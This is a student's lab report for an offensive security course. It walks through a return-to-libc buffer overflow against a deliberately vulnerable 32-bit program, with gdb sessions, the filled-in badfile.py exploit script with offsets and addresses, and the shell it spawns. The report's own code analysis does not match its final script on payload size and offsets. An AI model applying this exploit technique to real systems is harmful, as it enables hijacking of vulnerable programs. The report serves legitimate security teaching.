
Introduction to Offensive Security Lab Assignment 1


The first thing to do in this assignment was to figure out how to implement the codes properly. Since I use a Windows laptop, I used GitHub codespaces for executing the lab codes.



```
  GNU nano 4.8                                    badfile.py
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))
X = 0
sh_addr = 0x00000000 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 0
system_addr = 0x00000000 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 0
exit_addr = 0x00000000 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
# Save content to a file
with open("badfile", "wb") as f:
f.write(content)

                                    [ Read 16 lines ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line
```


The above image shows how I made the badfile.py and saved it in the codespaces for future execution. I did the same for retlib.c file as well. The codes for these files were already included in the assignment.



```
(gdb) ls
Undefined command: "ls".  Try "help".
(gdb) quit
@sk22bo →/workspaces/Com_off (main) $ ls
README.md  badfile  badfile.py  retlib.c
@sk22bo →/workspaces/Com_off (main) $ sudo apt-get install gdb
Reading package lists... Done
Building dependency tree
Reading state information... Done
gdb is already the newest version (9.2-0ubuntu1~20.04.1).
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
@sk22bo →/workspaces/Com_off (main) $ gdb -q ./retlib
./retlib: No such file or directory.
(gdb) sudo find / -name "retlib" -type f
Undefined command: "sudo".  Try "help".
(gdb) sudo find / -name "retlib.c" -type f
Undefined command: "sudo".  Try "help".
(gdb) exit
Undefined command: "exit".  Try "help".
(gdb) quit
@sk22bo →/workspaces/Com_off (main) $
```


The above screenshot shows the successful execution of files like badfile, retlib, etc. when I used the ls function. The ls function showcases all the files that have been made.

I also had to install some extra packages since the `libc6-dev:i386` package was not available in my current package repositories. This can happen since I am using a 64-bit Linux distribution that doesn't include 32-bit development libraries by default, or if your system's package sources do not have the required package. The screenshot below shows the successful installation of that package.



```
GNU nano 4.8                                    retlib.c
}
int main(int argc, char **argv)
{
char input[1000];
FILE *badfile;
badfile = fopen("badfile", "r");
int length = fread(input, sizeof(char), 1000, badfile);
printf("Address of input[] inside main(): 0x%x\n", (unsigned int) input);
printf("Input size: %d\n", length);
printf("Address of system function:%p \n", system);
printf("Address of exit function: %p \n", exit);
printf("Address of execv function: %p \n", execv);
char* shell= getenv("MYSHELL");
if(shell){
        // printf("SHELL environment variable: %s\n", shell);
        printf("MYSHELL address env 0x%x\n", (unsigned int)shell);
}
char* p= getenv("ARG_P");
if(shell){
        // printf("SHELL environment variable: %s\n", shell);
        printf("ARG_P address env 0x%x\n", (unsigned int)p);
}
bof(input);
printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
return 1;
}
// This function will be used in the optional task
void foo(){
static int i = 1;
printf("Function foo() is invoked %d times\n", i++);
return;
}
```

I had to update the retlib file a little according to the execution strategy. The updated retlib file code is given above.



```
Get:23 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 Packages [3553 kB]
Get:24 http://archive.ubuntu.com/ubuntu focal-updates/universe amd64 Packages [1414 kB]
Get:25 http://archive.ubuntu.com/ubuntu focal-updates/restricted amd64 Packages [2978 kB]
Get:26 http://archive.ubuntu.com/ubuntu focal-backports/main amd64 Packages [55.2 kB]
Get:27 http://archive.ubuntu.com/ubuntu focal-backports/universe amd64 Packages [28.6 kB]
Get:28 https://packagecloud.io/github/git-lfs/ubuntu focal/main amd64 Packages [3322 B]
Fetched 28.8 MB in 2s (13.2 MB/s)
Reading package lists... Done
@sk22bo →/workspaces/Com_off/retlib_task (main) $ sudo apt-get install libc6-dev:i386
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package libc6-dev:i386
@sk22bo →/workspaces/Com_off/retlib_task (main) $ sudo dpkg --add-architecture i386
@sk22bo →/workspaces/Com_off/retlib_task (main) $ sudo apt-get update
Hit:1 https://packages.microsoft.com/repos/microsoft-ubuntu-focal-prod focal InRelease
Hit:2 https://dl.yarnpkg.com/debian stable InRelease
Hit:3 https://repo.anaconda.com/pkgs/misc/debrepo/conda stable InRelease
Hit:4 http://archive.ubuntu.com/ubuntu focal InRelease
Hit:5 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:6 http://archive.ubuntu.com/ubuntu focal-updates InRelease
```

After this, I finally started executing the tasks mentioned in the assignment.


3.1 Task 1: Finding out the Addresses of `libc` Functions

The first attack is done to find the addresses of libc functions. When the memory address randomization is turned off, these addresses are very essential for the return-to-libc attack.

It was essential to run the program once in GDB to ensure that the libc library is loaded into memory. Without execution, the library code may not be loaded. The steps included in this attack were:

1. Starting debugging with gdb.
2. Setting a breakpoint in the main function.
3. Running the program
4. Finally, inspecting the memory addresses with gdb and quit.

In a real-world scenario with ASLR enabled, memory addresses may be randomized, making it more challenging to predict the locations of functions in memory.



```
@sk22bo →/workspaces/Com_off (main) $ ./retlib
Address of input[] inside main(): 0xffffb188
Input size: 150
Address of system function:0xf7e13360
Address of exit function: 0xf7e05ec0
Address of execv function: 0xf7e9a410
```


3.2 Task 2: Putting the shell string in the memory

The attack strategy described here is focused on achieving code execution by jumping to the system() function and getting it to execute the "/bin/sh" program, effectively spawning a shell prompt. To accomplish this, the address of the "/bin/sh" string needs to be put in memory, and this address must be passed as an argument to the system() function. First, an environment variable named MYSHELL is defined and assigned the value "/bin/sh". Then I used the env command to list all environment variables, and grep is used to filter for the MYSHELL variable. That confirmed that the MYSHELL variable is correctly set to "/bin/sh" and is available in the environment.

To find the memory address of the MYSHELL environment variable, a C program is created, named prtenv. It was already given to us in the task. The program uses the getenv() function to retrieve the address of the MYSHELL variable. If the MYSHELL variable exists, the program prints its memory address in hexadecimal format. When the prtenv program is executed, it will print the memory address of the MYSHELL variable. The program name length can affect the memory layout. To ensure consistency, the program prtenv is named with the same length as the program that will be exploited, which is retlib. In this case, both program names are six characters long.


Overall, this method leverages the use of environment variables to reliably place the "/bin/sh" string into the memory of the child process. By finding the address of this environment variable, it becomes possible to use it as an argument to the system() function in the buffer overflow attack, ultimately leading to the execution of the "/bin/sh" shell command and providing a shell prompt to the attacker.

The screenshot below showcases the successful execution of the MYSHELL address.



```
@sk22bo ➜/workspaces/Com_off (main) $ ./retlib
Address of input[] inside main(): 0xffffb188
Input size: 150
Address of system function:0xf7e13360
Address of exit function: 0xf7e05ec0
Address of execv function: 0xf7e9a410
MYSHELL address env 0xffffb8da
ARG_P address env 0xffffc549
Address of buffer[] inside bof(): 0xffffb124
Frame Pointer value inside bof(): 0xffffb168
```

For this task, we must first create a program to print the address of the “MYSHELL” environment. We were already given a program named ‘prtenv.c’ for this. I used the nano function to create this program.



```
# Com_off
```


```
Breakpoint 1, 0x565562b0 in main ()
(gdb) info address system
Symbol "system" is at 0xf7e13360 in a file compiled without debugging.
(gdb) address exit
Undefined command: "address".  Try "help".
(gdb) continue
Continuing.
Address of input[] inside main(): 0xffffc020
Input size: 0
Address of buffer[] inside bof(): 0xffffbfc4
Frame Pointer value inside bof(): 0xffffc008
(^_^)(^_^) Returned Properly (^_^)(^_^)
[Inferior 1 (process 59516) exited with code 01]
(gdb) quit
@sk22bo →/workspaces/Com_off/retlib_task (main) $ nano prtenv.c
@sk22bo →/workspaces/Com_off/retlib_task (main) $ gcc -m32 -o prtenv prtenv.c
@sk22bo →/workspaces/Com_off/retlib_task (main) $ export MYSHELL=/bin/sh
@sk22bo →/workspaces/Com_off/retlib_task (main) $ ./prtenv
0xffed679d
@sk22bo →/workspaces/Com_off/retlib_task (main) $
```

Task 3: Launching the Attack

For this task, we must construct a badfile which is already given to us. Although we do have to find the value of X, Y, and Z. We use the badfile to perform the buffer overflow attack, where we want to exploit a vulnerability in a target program to gain unauthorized access or execute arbitrary code.

X, Y, and Z are set to the offsets from the buffer overflow location to the addresses of **/bin/sh**, **system()**, and **exit()**, respectively. The **sh_addr**, **system_addr**, and **exit_addr** variables are initialized with placeholders (0x00000000). We have to replace these placeholders with the actual memory addresses you found using debugging tools like GDB.

The below screenshot shows the calculated values of the Addresses of the system, exit, and the execv function. We update the values of these addresses on the badfile along with the calculated values of X, Y, and Z. Here, the values of X, Y, and Z are 80, 72, and 76 respectively.



```
@sk22bo ➜/workspaces/Com_off (main) $ ./retlib
Address of input[] inside main(): 0xffffb188
Input size: 150
Address of system function:0xf7e13360
Address of exit function: 0xf7e05ec0
Address of execv function: 0xf7e9a410
MYSHELL address env 0xffffb8da
ARG_P address env 0xffffc549
Address of buffer[] inside bof(): 0xffffb124
Frame Pointer value inside bof(): 0xffffb168
sh-5.0$ ps
    PID TTY          TIME CMD
   1032 pts/0    00:00:00 bash
   8083 pts/0    00:00:00 retlib
   8084 pts/0    00:00:00 sh
   8269 pts/0    00:00:00 ps
sh-5.0$
```

```
@sk22bo ➜/workspaces/Com_off (main) $
@sk22bo ➜/workspaces/Com_off (main) $
@sk22bo ➜/workspaces/Com_off (main) $ ls
README.md   foobar    gdb_commands.txt  retlib
badfile     foobar.c  prtenv            retlib.c
badfile.py  foobar.s  prtenv.c          retlib_task
@sk22bo ➜/workspaces/Com_off (main) $ vi badfile.py
@sk22bo ➜/workspaces/Com_off (main) $ python3 badfile.py
@sk22bo ➜/workspaces/Com_off (main) $
@sk22bo ➜/workspaces/Com_off (main) $ ls
README.md   foobar    gdb_commands.txt  retlib
badfile     foobar.c  prtenv            retlib.c
badfile.py  foobar.s  prtenv.c          retlib_task
@sk22bo ➜/workspaces/Com_off (main) $ cat badfile
������������������������������������������������������������
�����������3���� ��������������������������������������������
��������������������������@sk22bo ➜/workspaces/Com_off (mai
n) $
@sk22bo ➜/workspaces/Com_off (main) $ cat badfile.py
#!/usr/bin/env python3
import sys
# Fill content with non-zero values
content = bytearray(0xaa for i in range(150))
X = 80
sh_addr = 0xffffb8da # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
Y = 72
system_addr = 0xf7e13360 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
Z = 76
exit_addr = 0xf7e05ec0 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
@sk22bo ➜/workspaces/Com_off (main) $
```

When the buffer overflow occurs in the target program and the badfile is provided as input, it can potentially lead to unauthorized execution of the system("/bin/sh") command, giving an attacker a shell with elevated privileges.

Code Analysis: The script starts by creating a payload, which is essentially a block of data called content. This payload will be used in a security exploit known as a return-to-libc attack. The content array is constructed to be 300 bytes in length. These bytes are initially set to 0xaa. These values serve as placeholders and padding within the payload. The script defines three variables: sh_addr, system_addr, and exit_addr. These variables are meant to hold the memory addresses of specific functions in the C library (libc).

The script inserts these addresses into the content array at specific offsets. For example, it places the /bin/sh address at the beginning of the payload, followed by the system() and exit() addresses. Before inserting these addresses into the payload, the script converts them into little-endian byte format. This format is used because it matches the way addresses are stored in memory on many computer architectures. Finally, the script saves the constructed content array into a binary file named "badfile." This file can then be used as input to a program that is vulnerable to a buffer overflow attack.

Attack variation 1: Is the `exit()` function really necessary? Please try your attack without including the address of this function in `badfile`. Run your attack again, report, and explain your observations.

Yes, I do think the exit function is necessary. Including the `exit()` function's address allows you to gracefully terminate the program after executing any arbitrary code or spawning a shell. This can be useful for maintaining the integrity of the program's execution flow, especially if the program is designed to exit cleanly under normal circumstances.

